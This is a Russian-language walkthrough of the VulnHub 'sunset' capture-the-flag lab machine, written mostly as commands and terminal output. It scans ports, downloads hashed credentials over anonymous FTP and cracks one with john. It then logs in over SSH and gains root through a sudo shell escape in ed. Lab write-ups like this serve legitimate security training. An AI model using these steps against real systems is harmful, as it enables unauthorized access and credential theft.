

VULNHUB: SUNSET MACHINE WALKTHROUGH

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Target IP: 10.0.2.5

Attacker IP: 10.0.2.15

Difficulty: Beginner

Сканирование порта

nmap -A 10.0.2.5

Виртуальная уязвимая машина sunset1 базируется на Ip адресе 10.0.2.5

-A — запускает скрипты по умолчанию

Результат: Доступны два порта:

- 21 ftp
- 22 ssh

```
└─$ nmap -A 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 12:41 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00068s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 root    root      1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 10.0.2.5:21
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:3C:A4:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

На 21 порту Разрешен анонимный вход по FTP и доступен файл backup.

Вход в ftp

ftp 10.0.2.5

```
(kali@kali)~[/Desktop]
$ ftp 10.0.2.5
Connected to 10.0.2.5.
220 pyftplib 1.5.5 ready.
Name (10.0.2.5:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

После успешного входа проверяем на наличие backup файла и забираем

ls

get backup


exit

Можно выходить из ftp

Получение пароля из backup

```
ftp> ls
229 Entering extended passive mode (|||41453|).
150 File status okay. About to open data connection.
-rw-r--r-- 1 root root 1062 Jul 29 2019 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||33915|).
125 Data connection already open. Transfer starting.
100% |*****| 1062 827.04 KiB/s 00:00 ET
226 Transfer complete.
1062 bytes received in 00:00 (604.72 KiB/s)
ftp> exit
221 Goodbye.
```

```
(kali@kali)~[/Desktop]
$
```



Читаем файл backup, там хешированные учетные данные. Копируем sunset полностью и вставляем в свой файл

```
(kali@kali)-[~/Desktop]
$ cat backup
CREDENTIALS:

office:$6$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.

datacenter:$6$3QW/J40LV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC20INKMiJ/6Ffyl330FtBvCI7S4N1b8vLDyLF2hG2N0NN/

sky:$6$N8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0

sunset:$6$406THujdibTnu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/

space:$6$4NccGQWPfiyfGKHgyhJBgiad0LP/FM4.QwlyIWP28ABx.Yu0siRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/

kali@kali: ~/Desktop
Session Actions Edit View Help
GNU nano 9.0 hash
sunset:$6$406THujdibTnu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/

File System
Trash — burpsuite pro
```

После создания файла применяем команду

john hash

```
(kali@kali)-[~/Desktop]
$ john hash --show
sunset:cheer14

1 password hash cracked, 0 left

(kali@kali)-[~/Desktop]
$
```

Команда john hash —show выводит пароль после работы программы

Забираем флаг user

Используем пароль для входа cheer14

ssh sunset@10.0.2.5

```
(kali@kali)-[~/Desktop]
$ ssh sunset@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is: SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsV0xaIPzk0JqovAOy0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sunset@10.0.2.5's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$
```

Смотрим на наличие файлов

ls

Нашли первый флаг user.txt

cat user.txt

```
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$
```

Забираем флаг root

Для корневого флага заходим каталог системы

cd /

~~cd root~~

```
sunset@sunset:~$ cd /
sunset@sunset:/$ ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
sunset@sunset:/$ cd root/
-bash: cd: root/: Permission denied
sunset@sunset:/$
```


Нету разрешения на доступ к корневой папке. Проверяем, у кого есть права root или sudo

sudo -l

```
sunset@sunset:/$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:/$
```

У пользователя ed есть права root без пароля. Заходим на сайт CTFobint и введем ed



 / ed

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Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) **Unprivileged** Sudo SUID

This function can be performed by any unprivileged user.

```
ed
!/bin/sh
q
```

Вводим эти команды

sudo ed

!/bin/sh

```
sunset@sunset:/$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:/$ sudo ed
!/bin/sh
#
```

Теперь являемся пользователями с правами root. Мы можем получить доступ к корневой папке

```
sunset@sunset:/$ sudo ed
!/bin/sh
# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
# cd root
# ls
flag.txt ftp server.sh
# cat flag.txt
25d7ce0ee3cbf71efbac61f85d0c14fe
#
```

Готово